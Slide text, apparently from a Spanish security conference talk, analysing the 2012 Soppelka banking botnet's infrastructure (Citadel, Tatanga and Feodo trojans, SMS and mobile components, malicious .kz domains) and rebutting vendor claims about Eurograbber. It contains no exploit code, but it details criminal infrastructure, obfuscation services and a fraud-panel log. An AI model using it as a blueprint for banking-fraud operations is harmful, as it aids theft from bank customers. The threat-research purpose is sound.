/replace_zeus/	2012-05-05	2012-09-18	0.7%
/mex/	2012-09-04	2012-09-20	0.2%
/mes/	2012-09-04	2012-09-19	0.1%
/nor/	-	-	0%
/gni/	-	-	0%

# Botnet Soppelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
- Servidores de injects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

# Botnet Soppelka - Infraestructura

- Servidores de troyanos
  - Al menos 30 dominios
- Servidores DNS
- Servidores panel bancario
- Servidores de inyects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

# Botnet Soppelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
  - Nivel de complejidad++
  - Al menos 2 dominios / 4 hosts (Citadel)
- Servidores panel bancario
- Servidores de inyects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

# Botnet Soppelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
  - Al menos 8 dominios (proxys)
- Servidores de inyects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

# Botnet Soppelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
- Servidores de inyects
  - Un dominio
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

# Botnet Soppelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
- Servidores de inyects
- Servidores envío SMS
  - Al menos dos dominios
- Proveedores envío/recepción SMS
- Servidores componentes móviles

# Botnet Soppelka - Infraestructura


- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
- Servidores de injects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

# Botnet Soppelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
- Servidores de inyects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles
  - Al menos 13 dominios


# Botnet Soppelka - Infraestructura

- Stats dominios Citadel (*autumn.kz, wet.kz, advia.kz*)
  - Localización IPs conectando a los dominios (05/09/2012)




# Botnet Soppelka - Infraestructura

- Stats dominios Citadel
  - IPs diferentes conectando a *advia.kz* (05/09/2012)



# Botnet Soppelka - Infraestructura

- Stats dominios Citadel
  - IPs diferentes totales (01/09/2012 - 07/09/2012)



# Botnet Soppelka - Infraestructura

- Feodo: más de 30.000 infectados
  - Italia!!
- Tatanga: unos 3.000 infectados
  - Alemanes
  - Españoles

# Botnet Sopedka - Infraestructura

- Actualización de binarios (Citadel)

## Index of /sopedka3/files

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">citsp3.exe</a>	05-Sep-2012 05:03	280K	
 <a href="#">citsp3_clean.exe</a>	05-Sep-2012 04:53	210K	
 <a href="#">sopedka3_config.bin</a>	05-Sep-2012 04:53	13K	

*Apache/2.2.15 (CentOS) Server at iowa.kz Port 80*

# Botnet Sopedka - Infraestructura

- Actualización de binarios (Citadel)

## Index of /sopedka3/files

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">citsp3.exe</a>	11-Sep-2012 15:44	283K	
 <a href="#">citsp3_clean</a>	07-Sep-2012 04:42	213K	
 <a href="#">citsp3_clean.exe</a>	05-Sep-2012 04:53	210K	
 <a href="#">sopedka3_config.bin</a>	07-Sep-2012 04:42	13K	

*Apache/2.2.15 (CentOS) Server at fruno.pl Port 80*

# Botnet Sopedka - Infraestructura

- Actualización de binarios (Citadel)
  - Robocrypt
  - Styx

The screenshot shows the Styx website interface. At the top right, there are language selection options for RU (Russian) and EN (English). The main header features the Styx logo with the tagline "обфускационная камера" (obfuscation camera) and a quote: "A well of wishes awaits you in the crypt of decay". There are links for "Login" and a prominent "РЕГИСТРАЦИЯ" (Registration) button. Below the header is a navigation menu with items: HOME, ABOUT, TARIFFS, FAQ, CONTACT, API, and STYX SPOIT PACK. The main content area displays "Camera possibilities:" followed by a list of features: Multiobfuscation of binary content and source code; Innovative and the world leading service; Obfuscation of JavaScript, HTML, EXE, DLL, SWF, PDF, IFrame; User-friendly interfaces, API for automation; Updates three times in a day. To the right of the text is a visual representation of a document with a large 'a' on the left and a distorted, pixelated version of the same 'a' on the right, connected by a right-pointing arrow, illustrating the obfuscation process.

# Botnet Sospelka - Infraestructura

- Comunicación interna / tests
  - Números de teléfono móvil
    - Virtuales
      - España → FonYou
      - Suecia → MyCoolSMS
      - Reino Unido → MyCoolSMS
    - Tarjetas prepago rusas (Beeline)
  - MyCoolSMS
  - SMS2Email
  - TextMarketer

Country	Format	Monthly Price	Price per SMS	Receives Domestically	Receives Internationally
 Australia	+614XXXXXXXX	9.95 EUR	0.015 EUR	✓	✗
 Austria	+436XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Canada	+1XXXXXXXXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Finland	+358XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✗
 Hong Kong	+852645XXXXX	9.95 EUR	0.015 EUR	✓	partially
 Hungary	+367XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✗
 Ireland	+35387XXXXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Lithuania	+37066XXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Netherlands	+316XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Norway	+475XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Poland	+486XXXXXXXXXX	19.90 EUR	0.015 EUR	✓	✗
 South Africa	+278XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✗
 Spain	+349XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✗
 Sweden	+467XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✓
 Switzerland	+41763XXXXXX	9.95 EUR	0.015 EUR	✓	partially
 United Kingdom	+447XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✓
 United States	+1XXXXXXXXXXXX	9.95 EUR	0.015 EUR	✓	partially

# Botnet Soppelka - Infraestructura

- Comunicación interna / tests
  - Números de teléfono móvil
    - Virtuales
      - España → FonYou
      - Suecia → MyCoolSMS
      - Reino Unido → MyCoolSMS
    - Tarjetas prepago rusas (Beeline)
  - MyCoolSMS
  - SMS2Email
  - TextMarketer

# Botnet Soppelka - Infraestructura

- Comunicación interna / tests
  - Comunicación en inglés
  - Datos apuntan a Manchester
    - Uso del número de envío de SMS (*hgm*)
    - Uso de cuenta SMS2Email con IP de Manchester
    - Datos del dueño de la cuenta
  - Pero pagos con tarjetas virtuales rusas...

# Botnet Soppelka - Resumen

- Citadel / Tatanga / Feodo
- Desde abril hasta finales de septiembre 2012
- Injects + Mobile component (*apk, jad, sis*)
  - Sin transferencia automática
- Afectación a 4 países europeos
- Gran cantidad de usuarios afectados
- Panel bancario en ruso / inglés
- Grupo de diferentes nacionalidades(?)

# Eurograbber



**Check Point**<sup>®</sup>  
SOFTWARE TECHNOLOGIES LTD.

**A Case Study of Eurograbber:  
How 36 Million Euros was Stolen via Malware**

December 2012

# Eurograbber

EL PAÍS

PORTADA

INTERNACIONAL

PC

TECNOLOGÍA

MOVILIDAD

REDES SOCIALES

GADGETS

PROGRAMAS

EMPRESAS

LEGISLACIÓN

▶ ESTÁ PASANDO

Apple

Arte

Google

Facebook

Twitter

Samsung

Tecnología

## Eurograbber robó a 7 bancos españoles

- El ciberataque, iniciado en agosto, afectó a más de 11.000 clientes

EL PAÍS | Madrid | 6 DIC 2012 - 10:06 CET

**Archivado en:** Virus informáticos Seguridad internet Bancos Internet Telecomunicaciones  
Banca España Comunicaciones Finanzas Europa

# Eurograbber

**ABC.es** | ECONOMÍA

ACTUALIDAD DEPORTES CULTURA VIAJAR GENTE&ESTILO TV VIDEO SALUD BLOGS HEMEROTECA SERVICIOS TE

España Internacional **Economía** Sociedad El Papa Toros Madrid Ediciones▼ Ciencia Medios Familia Defensa Opinión ABC 110

wij **helpen** ruim  
**1.000** MKB'ers per maand!

Meer weten?  
[Klik hier](#)



ECONOMÍA

## Roban 5,8 millones de euros en cuentas españolas mediante un ataque informático

ABC.ES / MADRID | Día 05/12/2012 - 16.50h

TEMAS RELACIONADOS

- ▶ Piratería informática
- ▶ Sistemas operativos
- ▶ Virus informáticos
- ▶ Informática

▶ Un grupo de hackers ha utilizado un virus troyano para acceder a los datos bancarios de las víctimas en el ordenador o en su teléfono móvil

Sigue ABC.es en...

Facebook

Tw



# Eurograbber



The image is a screenshot of the website **rtve.es**. At the top left is the logo "rtve.es" in orange. To its right is a search bar with the text "Busca en rtve". Below the logo are four navigation buttons: "Noticias" (highlighted in orange), "TV", "Radio", and "Deportes". A horizontal menu below these buttons lists various categories: "A la Carta", "Filmoteca", "Programación", "Telediario en 4'", "Mundo", "España", "Autonomías", and "Economía". Below this menu is a red banner with the word "DIRECTO" and a globe icon with "tdp" on it. The main headline reads "Atletismo en directo: Campeonato de Europa en" followed by "11:29 Siga en directo la sesión vespertina de la primera jornada desde Goteborg (Suecia)". Below the headline is a breadcrumb trail "Noticias > Ciencia y tecnología" and a "Imprimir" button. The main article title is "Un troyano roba 5,8 millones de euros a clientes de banca online en España". Below the title is a list of two bullet points: "Se han visto afectadas 11.352 cuentas bancarias españolas" and "Lo robado asciende a 36 millones con los ataques en Italia, Alemania y Holanda".

rtve.es

Busca en rtve

Noticias TV Radio Deportes

A la Carta | Filmoteca | Programación | Telediario en 4' | Mundo | España | Autonomías | Economía  
Más Temas»

**DIRECTO**

**Atletismo en directo: Campeonato de Europa en**  
11:29 Siga en directo la sesión vespertina de la primera jornada desde Goteborg (Suecia)

Noticias > Ciencia y tecnología [Imprimir](#)

## Un troyano roba 5,8 millones de euros a clientes de banca online en España

- Se han visto afectadas 11.352 cuentas bancarias españolas
- Lo robado asciende a 36 millones con los ataques en Italia, Alemania y Holanda

# Eurograbber

**Eurograbber svuota il conto online, come difendersi dalle truffe**

L'informazione quotidiana e indipendente su economia, finanza, attualità e fisco

HOME | ECONOMIA | FINANZA | OBBLIGAZIONI | BORSA | FISCO | **ATTUALITÀ** | FINANZA PERS

Notizie | Politica | Cittadinanza attiva | Storie dell'Italia reale



**Concorso scuola primaria: tracce prova scritta**



**Beppe Grillo Presidente del Consiglio? La provocazione su Twitter**



**OBBLIGAZIONI BANCA IMI**  
COLLEZIONE TASSO FISSO 5 ANNI DOLLARO STATUNITENSE

07 DICEMBRE 2012, ORE 15:37 | NOTIZIE

## Eurograbber svuota il conto online, come difendersi dalle truffe

*Svuotati i conti correnti online di migliaia di risparmiatori. La truffa attraverso il trojan Eurograbber è partita dall'Italia e ha coinvolto Germania, Spagna e Olanda. Ecco come funziona il pericoloso "arruffatore di euro"*

100

Like

4

+1

0

Tweet

0

Condividi

# Eurograbber



The image is a screenshot of a news article from Spiegel Online. At the top, there is a navigation bar with the Spiegel Online logo and 'NETZWELT' in large letters. To the right of the logo is a search bar. Below the logo, there is a horizontal menu with categories like 'NACHRICHTEN', 'VIDEO', 'THEMEN', 'FORUM', 'ENGLISH', 'DER SPIEGEL', 'SPIEGEL TV', 'ABO', and 'SHOP'. Below this menu is a secondary navigation bar with links for 'Home', 'Politik', 'Wirtschaft', 'Panorama', 'Sport', 'Kultur', 'Netzwelt', 'Wissenschaft', 'Gesundheit', 'einestages', 'Karriere', 'Uni', and 'Schul'. The main content area shows a breadcrumb trail: 'Nachrichten > Netzwelt > Web > Botnets > Eurograbber-Trojaner erbeutet 36 Millionen Euro'. The article title is '"Eurograbber Attack": Handy-Trojaner 36 Millionen Euro'. The lead paragraph reads: 'Selbst die doppelte Sicherung hat nichts genützt: Mit hinterhältiger Schadsoftware haben Kriminelle 36 Millionen Euro von 30.000 gesamten Euro-Raum abgebucht. Viele Online-Banking-Kunden ahnungslos, bis die Kontoauszüge kamen.' At the bottom left, there is a timestamp: 'Donnerstag, 06.12.2012 - 13:22 Uhr'.

Schlagzeilen | Hilfe | RSS | Newsletter | Mob

**SPIEGEL ONLINE** NETZWELT

NACHRICHTEN | VIDEO | THEMEN | FORUM | ENGLISH | DER SPIEGEL | SPIEGEL TV | ABO | SHOP

Home | Politik | Wirtschaft | Panorama | Sport | Kultur | Netzwelt | Wissenschaft | Gesundheit | einestages | Karriere | Uni | Schul

Nachrichten > Netzwelt > Web > Botnets > Eurograbber-Trojaner erbeutet 36 Millionen Euro

## "Eurograbber Attack": Handy-Trojaner 36 Millionen Euro

**Selbst die doppelte Sicherung hat nichts genützt: Mit hinterhältiger Schadsoftware haben Kriminelle 36 Millionen Euro von 30.000 gesamten Euro-Raum abgebucht. Viele Online-Banking-Kunden ahnungslos, bis die Kontoauszüge kamen.**

Donnerstag, 06.12.2012 - 13:22 Uhr

# Eurograbber

**sprout**  
inspireert ondernemers



KENNISPARTNERS: AGENTSCHAP NL

Updaten • Nieuwsbrief • Magazine • Abonneren

🏠 KLANT & OMZET • GELD & GEDOE • ANDERS & BETER • BEST OF • B.V. IK • TOPICS • EXP

Nieuws • Column • Tools • Magazine • Sprout Tv • Events • Challengerday • Challenger 50 • 25 Ond

## Eurograbber steelt 36 miljoen euro van banken

[Nieuws](#) | 05 dec 2012 | [Computable ICT-nieuws](#) | ☆☆☆☆☆

Check Point en Versafe hebben een uitgebreid rapport over Eurograbber onthuld. Dit is een zeer geavanceerde digitale aanval op een groot aantal Europese banken waarbij de afgelopen periode meer dan 36 miljoen euro is gestolen. Er zijn in totaal 940 klanten van Nederlandse banken slachtoffer geworden van Eurograbber omdat hun computer en mobiele telefoon is besmet. Internationaal ging het om mee...

# Eurograbber

- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
- Transferencias entre 200€ y 250.000€

# Eurograbber

- Diferentes familias de malware
  - Zeus
  - SpyEye
  - Carberp
- Nuevo ataque ZitMo
- Bancos europeos
- Transferencias entre 200€ y 250.000€

# Eurograbber

- Diferentes familias de malware
  - Nuevo ataque ZitMo
    - Android
    - BlackBerry
  - Bancos europeos
  - Transferencias entre 200€ y 250.000€
- “...new and very successful variation of the ZITMO Trojan”**

# Eurograbber

- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
  - Italia (16)
  - España (7)
  - Alemania (6)
  - Holanda (3)
- Transferencias entre 200€ y 250.000€

# Eurograbber

- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
- Transferencias entre 200€ y 250.000€

# Eurograbber

- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
- Transferencias entre 200€ y 250.000€
- 36 millones de euros!!

# Eurograbber

- Se parece mucho a Sopenka...

Новый логин

Главная

Залитые  
Незалитые

Affected users reports

89!Android  
Add Comment

time	log	ip
2012-08-01 10:43:26	link=https://r login=923 pass=403 name=HTC_ Desire mobile=Android phone=+72 number=77 finished=app installed	92.53.97.188
2012-08-01 10:43:25	link=https://r login=923 pass=403 name=HTC_ Desire mobile=Android phone=+72 number=77 finished=app installed	92.53.97.188

User details

Залитые  
Незалитые

- android [4]
- bberry [7]
- droid [4]
- erry [3]
- d [7]
- [4]
- known [4]
- unknown [7]
- wn [4]
- [8]
- other [14]
- ner [16]
- [1]
- TRASH

# Eurograbber

- Se parece mucho a Sospelka...



# Eurograbber

- Diferentes familias de malware
  - ~~Zeus~~ Citadel
  - ~~SpyEye~~ Tatanga / Hermes
  - Feodo / Bugat / Cridex
  - Carberp?
- Nuevo ataque ZitMo
- Bancos europeos
- Transferencias entre 200€ y 250.000€

# Eurograbber

- Diferentes familias de malware
  - ~~Nuevo ataque ZitMo~~ Mismo ZitMo que en 2010
    - Android
    - BlackBerry
    - Symbian
- “...new and very successful variation of the ZITMO Trojan”
- “...Mobile version of Eurograbber Trojan”

# Eurograbber

- ~~Nuevo ataque ZitMo~~ Mismo ZitMo que en 2010



The image is a screenshot of a blog post from Fortinet's Threat Research and Response section. At the top, the Fortinet logo is on the left, and 'FortiGuard Threat Research and Response' is on the right. Below the logo is a circular graphic with a target and a red arrow. The main headline of the article is 'Eurograbber is Zitmo', which is highlighted with a red rectangular box. Below the headline, the author is listed as 'by Axelle Apvrille | December 7, 2012 at 11:00 am'. A white text box is overlaid on the right side of the image, containing the quote: '...new and very successful variation of the ZITMO Trojan'.

**FORTINET** FortiGuard Threat Research and Response

Threat Research and Response

Threat Research and Response

Latest News From The Labs

**Eurograbber is Zitmo**

by Axelle Apvrille | December 7, 2012 at 11:00 am

“...new and very successful variation of the ZITMO Trojan”

# Eurograbber


- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
  - ~~Italia (16)~~ (14)
  - ~~España (7)~~ (16)
  - ~~Alemania (6)~~ (3)
  - ~~Holanda (3)~~ (1)
- Transferencias entre 200€ y 250.000€

# Eurograbber

- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
- ~~Transferencias entre 200€ y 250.000€~~

